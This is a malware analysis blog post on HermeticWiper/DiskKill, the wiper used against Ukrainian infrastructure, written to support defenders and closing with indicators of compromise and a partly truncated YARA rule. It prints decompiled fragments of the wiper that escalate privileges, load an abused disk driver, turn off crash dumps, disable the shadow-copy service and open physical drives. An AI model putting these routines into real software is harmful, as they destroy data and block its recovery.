
DiskKill/HermeticWiper, a disruptive cyber-weapon targeting Ukraine's critical infrastructures

yoroi.company/research/diskkill-hermeticwiper-a-disruptive-cyber-weapon-targeting-ukraines-critical-infrastructures/

February 26, 2022



```
loc_403D09:
lea     eax, [esp+530h+FindFileData]
push    eax             ; lpFindFileData
lea     eax, [esp+534h+Filename]
push    eax             ; lpFileName
call    ds:FindFirstFileW
mov     edi, ds:GetLastError
call    edi ; GetLastError
lea     eax, [esp+530h+FindFileData.cFileName]
push    eax             ; lpsz
call    ds:CharLowerW
movzx   eax, [esp+530h+FindFileData.cFileName]
mov     esi, ds:LookupPrivilegeValueW
mov     [esp+eax*8+530h+var_7F8], 6E0077h
mov     [esp+eax*8+530h+var_7F4], 720050h
lea     eax, [ebx+4]
push    eax             ; lpLuid
lea     eax, [esp+534h+Name]
push    eax             ; lpName
push    0               ; lpSystemName
call    esi ; LookupPrivilegeValueW
lea     eax, [ebx+10h]
push    eax             ; lpLuid
push    offset aSebackupprivil ; "SeBackupPrivilege"
push    0               ; lpSystemName
call    esi ; LookupPrivilegeValueW
push    0               ; ReturnLength
push    0               ; PreviousState
push    0               ; BufferLength
push    ebx             ; NewState
mov     dword ptr [ebx], 2
push    0               ; DisableAllPrivileges
mov     dword ptr [ebx+0Ch], 2
mov     dword ptr [ebx+18h], 2
push    [esp+544h+TokenHandle] ; TokenHandle
call    ds:AdjustTokenPrivileges
call    edi ; GetLastError
test    eax, eax
jnz     short loc_403DAF
```

```
lea     eax, [edi+4]
push    eax             ; lpLuid
push    offset aSeloaddriverpr ; "SeLoadDriverPrivilege"
push    ebx             ; lpSystemName
call    ds:LookupPrivilegeValueW
push    ebx             ; ReturnLength
push    ebx             ; PreviousState
push    ebx             ; BufferLength
push    edi             ; NewState
mov     dword ptr [edi], 1
push    ebx             ; DisableAllPrivileges
mov     dword ptr [edi+0Ch], 2
push    [ebp+TokenHandle] ; TokenHandle
call    ds:AdjustTokenPrivileges
mov     [ebp+hSCManager], eax
```

Introduction

During the early hours of Thursday 24 February 2022, Russia launched an attack on the country of Ukraine due to the ongoing dispute over its possible inclusion within NATO countries. This event has led to a tense geo-political climate within the eurozone.

All the shared Initial information shows that the attack by Russian troops was anticipated by a series of cyber-attacks aimed at delaying communications and creating services interruptions in IT infrastructures of Ukrainian political and military bodies.


The analyzed samples are connected to a new cyber tool dubbed DiskKill/HermeticWiper, this dangerous malware was designed to make every disk unusable connected to a server infected with the malicious code.

According to the technical analysis of Yoroi CERT it has been observed the use of two distinct variants of the sample: one developed by the cyber-warfare departments of GRU, on 23 February at 12:48:53 of Moscow's time zone, a day before the invasion, meanwhile the second one at 11:37:16 of Moscow's time zone on 28 December 2021 58 days before the start of offensive operations in the Ukraine territory.

CERT-Yoroi proceeded with an elevated urgency to analyze samples related to the current invasion retrieved from the European intelligence community.

Technical Analysis

HermeticWiper is a cyber weapon aimed at disrupting the victim system and making postmortem forensic analyses harder. It has been published on VirusTotal platform the day 2022-02-23 at 18:14:17 UTC



The sample has the following static information

Hash	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Threat	DiskKill/HermeticWiper
Brief Description	Wiper used in the Cyberattacks against Ukraine
SSDEEP	1536:sBOoa7Nn52wurilmw9BgjKu1sPPxaSLyqC:sBOoa7P2wxlPwV1qPkSuqC

Table 1: static information about the sample
Once executed, it tries to manipulate the privileges using the technique T1134 described in MITRE ATT&CK and elevate itself to "SeBackupPrivilege" and "SeLoadDriverPrivilege".

The code performing this manipulation is the following:




Figure 1: Evidence of Privilege Escalation

When these privileges are successfully gained, the malware can execute all its malicious operations, and the most disruptive is the disk and backup manipulation. DiskKill abuses legitimate drivers to manipulate and modify the disks. These drivers are located inside the sample's resources as you can see from the following code:

```
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
v8 = ResourceW;
if ( !ResourceW )
  return 0;
```

Figure 2: Loading the drivers

RCDATA Resource contains these drivers compiled for both 32 and 64-bit architectures, in order to adapt the right execution to the victim machine. Each resource is compressed by using ms-compress. In particular, the driver is a legit component of the “EaseUS Partition Master” tool, a widely used disk management utility. This allows attackers to manipulate and corrupt the accesses to the disk drives leveraging the LOLbas attack methods.




Figure 3: Content of RCDATA

After loading the necessary drivers, the malware stores the just extracted file into the special path %System32%, before using it:

```
mw_deviceIoControl(v16, (int)v34);
memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
memset(&v27, 0, sizeof(v27));
v20 = LZOpenFileW(v16, &ReOpenBuf, 2u);
if ( v20 >= 0 )
{
  PathAddExtensionW((LPWSTR)pszDest, L".sys");
  v21 = (const void *)LZOpenFileW(v16, &v27, 0x1002u);
  lpBuffer = v21;
  if ( (int)v21 >= 0 )
  {
    v22 = LZCopy(v20, (INT)v21);
    LZClose(v20);
    LZClose((INT)lpBuffer);
    if ( v22 > 0 )
    {
      v23 = v16;
      if ( v35 )
        v23 = StrStrIW(v16, L"System32");
      v33 = set_LoadPrivs_and_Copyto_sys32(v23, (const WCHAR *)Destination);
      if ( v33 )
      {
        wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", Destination);
        RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
      }
    }
    mw_deviceIoControl(v16, (int)v34);
    v18 = (void (__stdcall *)(LPCWSTR))DeleteFileW;
  }
  else
  {
    LZClose(v20);
```

Figure 4: Disabling Shadow copy

Then, the sample proceeds to disable the dump feature in case of a crash modifying the registry key “HKLM\SYSTEM\CurrentControlSet\Control\CrashControl”

```
if ( !RegOpenKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\CrashControl", &phkResult) )
{
  *(_DWORD *)Data = 0;
  RegSetValueExW(phkResult, L"CrashDumpEnabled", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

Figure 5: Disabling the CrashDump feature

Another interesting capability presented by the sample is to the Shadow Copy service disabling, in order to avoid even a partial recovery of the files and the

```
      v14 = 0;
      v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
      TokenHandle.dwLowDateTime = (DWORD)v15;
      if ( v15 )
      {
        v16 = OpenServiceW(v15, L"vss", 0x22u);
        v17 = v16;
        if ( v16 )
        {
          if ( !ChangeServiceConfigW(v16, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )
            v14 = v11();
          ControlService(v17, 1u, 0);
          CloseServiceHandle(v17);
```

Figure 6: Disabling Shadow copy

The destructive capability of the malware is tampering and wiping the disk data, by carrying out a cycle of 100 iterations on the “\\.\PhysicalDrive” object who it can access thanks to the permissions it gained before thanks to DeviceIoControl:





Figure 7: Gaining access to the Physical Driver

Once the malware gets access to the disk, it checks if it uses NTFS or FAT file systems, through parsing the table formats. After that, depending on the case it starts to compromise the drives by using the functions “CryptAcquireContextW” and “CryptGenRandom” from the Microsoft Crypto API.

Figure 8: Evidence of the access to the NTFS and FAT partitions

Another interesting feature of the sample is the use of multi-threaded functions to execute all the malicious operations, efficiently parallelizing every malicious activity on the disk.



Direction	Typ	Address	Text	
Up	r	sub_4027F0+24	call	ds:CreateThread
Up	p	sub_4027F0+24	call	ds:CreateThread
Up	r	sub_403430+6F	call	ds:CreateThread
Up	p	sub_403430+6F	call	ds:CreateThread
Up	r	start:loc_403EE0	mov	esi, ds:CreateThread
Up	p	start+37C	call	esi ; CreateThread
Up	p	start+3A6	call	esi ; CreateThread
Up	p	start+3D9	call	esi ; CreateThread

Figure 9: Multithread uses

Conclusion

HermeticWiper is a new type of sabotage malware aimed to slowing down the communications among the critical infrastructures in Ukraine. In this moment, there are no evidence of cyber-attacks of this kind are targeting other parts of the world, anyway, it is comprehensible that organizations need to re-evaluate their current cyber-risk, considering the fact that we are possibly entering into a larger cyber operation.

However, during these last critical hours, where the real war has been anticipated by the spreading of sabotage cyber weapons, like DDoS attacks and wipers, like this one just analyzed, in the other part of the world, many companies and organizations are shocked and are going into a panic. The cyber defender job is lead by ethics, and critical thinking to analyze and provide the strategy to protect our customers from cyber-attacks in the best way, trying to limit the panic and the confusion created by such attacks, and at the same time by providing actionable information for our customers, and the security community.

Indicator of Compromise

- 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
- 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
- 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

Yara Rules

```
rule hermetic_wiper {
    meta:
        description = "Yara rule for the detection of DiskKill/HermeticWiper sample"
        author = "Yoroi Malware ZLab"
        last_updated = "2022-02-24"
        tlp = "WHITE"
        category = “informational”

    strings:
        $a =
{458c660fd6459cffd350ffd78bf885ff0f84f70000006a008d8578ffffff506a60576a006a00686400090


    condition:
        $a and uint16(0) == 0x5A4D
}
```

This blog post was authored by Luigi Martire, Carmelo Ragusa, and Luca Mella of Yoroi Malware ZLAB